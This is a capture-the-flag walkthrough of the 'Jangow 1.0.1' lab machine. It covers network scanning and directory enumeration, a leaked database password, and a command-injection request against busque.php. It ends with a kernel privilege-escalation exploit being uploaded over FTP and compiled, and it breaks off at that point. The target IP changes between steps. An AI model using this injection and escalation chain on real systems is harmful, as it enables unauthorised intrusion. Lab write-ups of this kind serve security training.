

JANGOW: 1.0.1 Walkthrough


Step 1:

Downloading machine and setting up.

Step 2:

Run netdiscover to learn the machine IP.

```
sudo netdiscover -i eth0
```



The screenshot shows a terminal window with the netdiscover output. It displays a table of captured ARP request and reply packets from 8 hosts. The table has columns for IP, At MAC Address, Count, Len, and MAC Vendor / Hostname. The IP 192.168.31.29 is highlighted in the first column.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.31.1	ec:41:18:ec:54:00	6594	395640	XIAOMI Electronics,CO.,LTD
192.168.31.29	08:00:27:9e:89:c3	1	60	PCS Systemtechnik GmbH
192.168.31.151	0e:3c:f1:91:9e:84	1	60	Unknown vendor
192.168.31.198	14:cc:20:17:a9:b3	4	240	TP-LINK TECHNOLOGIES CO.,LTD.
0.0.0.0	0e:3c:f1:91:9e:84	2	120	Unknown vendor
192.168.31.162	00:27:15:eb:cd:e1	89	5340	Rebound Telecom. Co., Ltd
192.168.31.10	dc:f5:05:fb:fa:a3	20	1200	AzureWave Technology Inc.
0.0.0.0	dc:f5:05:fb:fa:a3	22	1320	AzureWave Technology Inc.

Note: Found out by the mac address.

Step 3:

Run nmap scan on the machine IP that we found.

```
sudo nmap -sS -A -p- 192.168.31.29 -T4
```



The screenshot shows a terminal window with the nmap scan output for 192.168.31.29. It displays the scan results, including the open ports (21/tcp, 80/tcp) and the service versions (vsftpd 3.0.3, Apache httpd 2.4.18). It also shows the MAC address (08:00:27:9e:89:c3) and the OS detection results (Linux 3.X|4.X).

```
(kali@kali)~$ sudo nmap -sS -A -p- 192.168.31.29 -T4
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 10:56 EST
Nmap scan report for 192.168.31.29
Host is up (0.00045s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-title: Index of /
|_http-ls: Volume /
|_SIZE    TIME      FILENAME
|_  -    2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:9E:89:C3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix


TRACEROUTE
HOP RTT      ADDRESS
1 0.45 ms 192.168.31.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.20 seconds
```

nmap result as found above!

Step 4:


Let's take a deeper dive by inspecting what lies in the open port i.e. 192.168.31.29:80 since port 80 is open as shown above!



Index of /

Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.31.29 Port 80



Let's see what we can get the most out of it.

Step 5:

Running some other tools to enumerate as much information as possible from the machine.

dirsearch -u http://192.168.31.29 -x 403



Seems we already found something important from **/.backup** directory.

```
192.168.31.29/backup x +
192.168.31.29/backup
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
$servername = "localhost";
$dbname = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $dbname);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

The credentials could be useful, but we do not have the MySQL port open, so we cannot use these credentials. However, we took note of the username and password for later reference.

Another directory fuzz we run on the site found is being used in the domain.

dirsearch -u http://192.168.31.29/site/ -x 403

```
(kali@kali)-[~]
$ dirsearch -u http://192.168.31.29/site/ -x 403

v0.4.2


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/kali/.dirsearch/reports/192.168.31.29/-site-22-12-01_14-50-54.txt
Error Log: /home/kali/.dirsearch/logs/errors-22-12-01_14-50-54.log
Target: http://192.168.31.29/site/

[14:50:54] Starting:
[14:50:54] 301 - 316B - /site/js → http://192.168.31.29/site/js/
[14:51:20] 301 - 320B - /site/assets → http://192.168.31.29/site/assets/
[14:51:20] 200 - 1KB - /site/assets/
[14:51:29] 301 - 317B - /site/css → http://192.168.31.29/site/css/
[14:51:41] 200 - 10KB - /site/index.html
[14:51:43] 200 - 950B - /site/js/
[14:52:25] 200 - 10KB - /site/wordpress/


Task Completed
```

We intercepted some of the pages from /site and found 'buscar=' section vulnerable.


Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /site/busque.php?buscar=ls HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 192.168.31.29		2 Date: Fri, 02 Dec 2022 02:18:19 GMT	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		3 Server: Apache/2.4.18 (Ubuntu)	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		4 Content-Length: 47	
5 Accept-Language: en-US,en;q=0.5		5 Connection: close	
6 Accept-Encoding: gzip, deflate		6 Content-Type: text/html; charset=UTF-8	
7 Connection: close		7	
8 Referer: http://192.168.31.29/site/		8 assets	
9 Upgrade-Insecure-Requests: 1		9 busque.php	
		10 css	
		11 index.html	
		12 js	
		13 wordpress	
		14	
		15	




Later we were able to obtain few information by looking here and there and into **wordpress/config.php** file finally.



We find two of the users in total: **jangow01** & **desafio02**.



Although was having trouble logging in with the other user, jangow01 worked fine. User flag is right there.



```

jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ _

```

Time for the root. First thing we should always check is system info and the version it is using.

```

jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$ _

```

Now we browse for available exploits for the version.

The screenshot shows the Exploit-DB website interface. The search results for 'Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation' are displayed. The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45010	2017-16995	RLARABEE	LOCAL	LINUX	2018-07-10

Additional information shown includes 'EDB Verified: ✓', 'Exploit: 📄 / {}', and 'Vulnerable App:'. The exploit description mentions a credit to @bleidl and provides links to the original POC and a detailed analysis.

We found one and renamed the file into **exploit.c**. Since target machine's ftp port was open, we transferred the exploit into the target machine connecting with the ftp port as shown below.

```

(kali@kali)-[~]
└─$ ftp 192.168.31.91
Connected to 192.168.31.91.
220 (vsFTPd 3.0.3)
Name (192.168.31.91:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63737|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000  1000   4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53935|)
150 Here comes the directory listing.
-rw-rw-r--  1 1000  1000   33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> put exploit.c
local: exploit.c remote: exploit.c
229 Entering Extended Passive Mode (|||27533|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
13728 bytes sent in 00:00 (12.32 MiB/s)
ftp>

```

```

jangow01@jangow01:~$ ls
exploit.c  user.txt
jangow01@jangow01:~$ gcc exploit.c -o exploit
jangow01@jangow01:~$ ls
exploit  exploit.c  user.txt
jangow01@jangow01:~$

```

